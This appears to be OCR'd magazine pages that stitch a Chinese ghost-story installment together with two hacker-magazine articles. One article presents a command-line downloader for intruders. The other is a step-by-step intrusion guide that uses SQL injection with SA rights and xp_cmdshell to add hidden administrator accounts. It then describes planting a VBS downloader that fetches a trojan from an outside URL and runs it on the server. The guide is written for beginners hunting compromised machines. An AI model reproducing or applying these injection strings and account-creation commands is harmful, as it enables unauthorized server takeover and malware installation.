每当睡觉正熟的时候总会有扔掉手机的冲动，不过这年头连捡垃圾的大爷都有手机，所以为了虚荣只好浪费美好的梦周公时间。

“喂，谁啊？”东方没好气的问道。“死东方你吃错药了，干嘛那么凶，不想活了？”

听到这个声音东方用脚后跟想也知道会是谁了，除了周欣外还能有谁敢用这种口气跟他说话呢？

东方不好意思的嘿嘿傻笑了几声说道：“欣欣啊？你是哪根神经搭错了，怎么想起我了？不陪你的宝贝男朋友吗？我昨晚睡的有点晚……”

周欣不等东方说完就一副母老虎的口气说道：“找你不行啊，少废话，我电脑现在罢工了，限你半个小时之内出现在我的宿舍，否则后果自负！”说完啪的一声挂断了电话。

东方唉声叹气的穿上衣服，看了看熟睡的老四迷迷糊糊的向门外走去，上午的阳光很刺眼，东方不知道为什么多愁善感起来，不知道自己为什么这么积极的走在这刺眼的阳光下。

周欣，一个东方喜欢了三年的女孩子，从大学的时候东方就跟在周欣的屁股后面，周欣要星星东方不敢摘月亮。东方一直以为只要小心翼翼的呵护，真真切切的爱着就会修成正果，但是很不幸，第二年周欣就依偎在了一个学长的怀抱里。东方曾经万分痛苦过，在周欣面前哭泣过，但是周欣却微笑着说让他做她的朋友。东方也曾想过忘记，但不知道是每个女人都如此，还是周欣太特别了，虽然不爱东方，但每次遇到困难时都会第一时间通知东方过去。如果东方推迟，那么周欣就会一哭二闹三上吊，在这样的又爱又怜中没人可以释然，也没有机会释然，或者东方早已经习惯了这种周而复始的暧昧了吧！

对于真心希望能够得到真爱的人，他们的要求都是那么的简单那么的容易满足，只不过是青春浮华淡去之后，有个人能够陪在你身边，听你唠叨家常，看你打扫房间认真的工作，吃你做的饭菜晚上替你盖着被子，病了陪在你身边喂你喝粥，下楼挽着你的胳膊，睡觉听着你喃喃自语的梦话，你会觉得爱人比钱更可靠。东方想到这些的时候不自觉的苦笑了一下，或者这些美好的憧憬只是那些渴望真爱的人一厢情愿的想法而已，若每个人都是这样想那该有多好。东方不知道为什么突然之间这么的感伤，站在女生宿舍楼下面感伤的快要掉下眼泪了。

“喂，臭东方你在那里发什么楞啊，给我上来。”周欣清秀霸道的脸从寝室里面伸了出来。东方马上跟老鼠见了猫一样，屁颠屁颠的跑上了楼。一到楼上就被周欣给了一拳头，怒气冲冲的说道：“怎么才来啊，是不是想死啊？”

东方敢怒不敢言的小声嘟囔道：“昨晚一夜没睡，还被你折磨，真没人性。”

周欣听了甜甜的一笑说道：“那过一会儿我请你吃饭吧！”

东方开心的点了点头，坐在周欣的电脑前发现怎么也开不了机了，经过简单的检查，却差点把东方气出脑淤血来，原来是电脑插座没有插好。周欣不好意思的吐吐舌头说道：“呵呵，还以为电脑主板坏了呢！”

见电脑已经恢复正常后，周欣马上把东方扔到了一边，一个人坐在电脑前玩起游戏来，完全忘记了刚才要请东方吃饭的承诺了。东方不言不语饥肠辘辘的坐在周欣的身后，等待着女王陛下一声令下让他回去泡袋方便面。

一个小时过去了，周欣坐在电脑前完全无视着东方的存在，东方实在无法忍受了，走到电脑前准备请示撤退。可这时，东方却被周欣电脑里的内容惊呆了，屏幕的网页是一个暗黑网站，周欣访问的网页上面有一副插图深深的吸引了东方，那是一个脸色苍白的女人躺在血泊里，头发上纠结着黑红色的血块，面前是一幢高高耸立的楼房。

东方紧张的看了看周欣说道：“你看这个干什么？”

周欣双眼紧盯着电脑回答道：“鬼故事网啊？”

东方看了看那个躺在血泊里的女人，那样的熟悉，至于哪里熟悉自己又说不上来，于是好奇的又问道：“什么样的鬼故事啊？我怎么觉得这么诡异呢？”

周欣咯咯的笑着说道：“被这个照片吓到了吧？这个故事是说一个图片里的女人去了一家很有名的公司上班，她工作很认真每天都工作很晚才回家，所以每天都是她一个人坐电梯，而每次深夜电梯都在13楼停一下，然后关上门继续向1楼下降，突然有一天这个女人走进电梯之后就再也没有出来。”

东方的脸色渐渐苍白了起来，不是因为这个老套的故事，而是因为他发现这个图片里死去的女人居然和昨晚突然出现在他房间里的小静长得一模一样。怪不得感觉在哪里见过小静一样，原来这个可怕的鬼房东就一直睡在自己的电脑里啊？东方的大脑一片空白，老四还在睡觉呢！东方连忙冲出了周欣的寝室向家里飞奔而去，仿佛晚了一步就会发生不可预计的事情。


（待续）

CMD窗口中也来玩下载

周玲生

对于入侵者而言，很多时候都希望入侵过程可以在CMD窗口下进行操作，因为相对而言，这样隐蔽性较强、不易被察觉。下载自然也不例外，这里介绍一款CMD窗口中的下载软件thysea（下载地址为http://www.heibai.net/tools/trojan/hu2.rar）。下载解压后可以在其中找到download.exe，它的命令参数如下：

```
download [-a] <url> <localpath>
参数含义说明：
-a，可选参数，一般可以省略；
url，文件具体的下载网址；
localpath，下载文件保存于本机中的位置及文件名。
```



跟绝大多数下载软件不同，thysea可以不受文件扩展名限制下载http服务器中的任何一种类型文件。以下载Days On My Past（“过去的日子”，也就是“童年”的英文版）为例，具体命令如下（下载时会显示文件大小、进度百分比、速度及需要的剩余时间，如图1）：**download http://podcache.cctv.com/published1/2007/05/26/pub1180166938288.mp3 e:\Days On My Past.mp3**。

文字难易度：★★★
文章阅读点：在没有3389的情况下如何利用SA权限上传木马以达到控制服务器的目的

SA权限灵活入侵跟我来

白蚁

大家都知道SA权限是相当大的，今天我就把自己的入侵经验和方法作一个总结，希望能给那些苦苦寻求肉鸡的菜鸟们一点帮助。

首先我们来看一个注入点**http://www.xxx.com/tongzhi.asp?bt=2006%BE%CD%D2%B5%D0%C5%CF%A2%A3%BA%D6%D0%C9%BD%B4%F3%D**，使用啊D进行检测，发现是SA权限的，我又使用NBSI重新检测了一遍，发现也确实是SA权限。因为以前曾经遇到过软件误报的情况，所以就多检测一次来确定是否真的为SA权限。

一般当得到SA权限的服务器时，我都会直接连接服务器的3389。在命令提示符下输入**ping www.xxx.com**出现结果"219.232.228.xxx"，我们使用远程桌面进行连接，输入刚才得到的IP（或者网站域名也可以），很快就连接上了（图1）。




图1

现在我们已经成功了一半，接下来只需要通过SA注入点添加一个用户就可以了（这也是为什么刚开始要连接3389的原因，SA权限可以直接执行命令）。添加用户可以使用工具，也可以进行手工操作，先来介绍如何使用啊D进行操作。当检测完毕后，我们切换到相关工具一栏，然后选择"CMD/上传"，在命令内容栏选择命令"ner user"查看一下对方系统内的用户（图2）。




图2

使用**net user guest 888888**命令把guest的密码改为888888，我们可以给自己加一个用户，比说执行**net user termite$ 5211314**命令。为什么我要在用户名后面加一个"$"符号呢？因为它的作用是隐藏这个用户。接着执行**net localgroup Administrators guest /add**命令，意思是将guest用户添加到管理员组中。同样，我改成了**net localgroup administrators termite$ /add**，就是把termite$添加进管理员组中，然后使用远程桌面连接登录就行了（图3）。




图3

手工添加管理员用户需要执行SQL语句，先打开漏洞页面，在漏洞页面地址后加上**;exec master..xp_cmdshell"net user baiyi$ 5211314"--**，看到了吧，和上面我们执行的命令对比一下，双引号里就是我们执行的命令，这样组合后的漏洞页面为**http://www.xxx.com/tongzhi.asp?bt=2006%BE%CD%D2%B5%D0%C5%CF%A2%A3%BA%D6%D0%C9%BD%B4%F3%D;execmaster..xp_cmdshell"net user termite$ 5211314"--**，我们点连接ok，然后和上面一样要把termite$提升为管理员权限，页面组合为**http://www.xxx.com/tongzhi.asp?bt=2006%BE%CD%D2%B5%D0%C5%CF%A2%A3%BA%D6%D0%C9%BD%B4%F3%D;execmaster..xp_cmdshell"net localgroup Administrators termite$ /add"--**，点击连接后，就可以使用帐号进行连接了。这两种方法都能够达到目的，我比较信赖手工操作的方法，以前




图4

曾有一次使用工具添加不进去，但使用手工操作却成功了，大家记住操作一定要灵活哦。

再来看SA的另一种情况，就是当发现注入点是SA权限，但却不能连接3389的情况。既然我们不能一步登天，那使用其它方法拿到服务器权限或者webshell也不错。对于这种情况我推荐大家使用NBSI，个人感觉NBSI执行命令的准确率比较高，我们要给服务器上传一个vbs下载者，然后运行vbs下载者让它从我们的空间把木马下载下来，再利用SA权限执行命令运行木马以达到目的，思路有了我们就开始行动吧！

选中一个网站“http://www.xxxxx.com/wei/disp.asp?name=市场动态&id=243”，网站踩点我使用的是baidu搜索引擎，随便找个特征字（这里我用的市场和243）然后搜索得到的。

我在新世纪网安基地找到了一款vbs下载者，下载后打开该软件，输入你的木马地址，我输入的是http://bouste.104.tofor.com/guama/070419.exe，接着输入木马要保存的路径，这个使用默认的就可以，最后点“生成VBS下载者”就会在同目录下生成一个hackgp.vbs了（图4）。

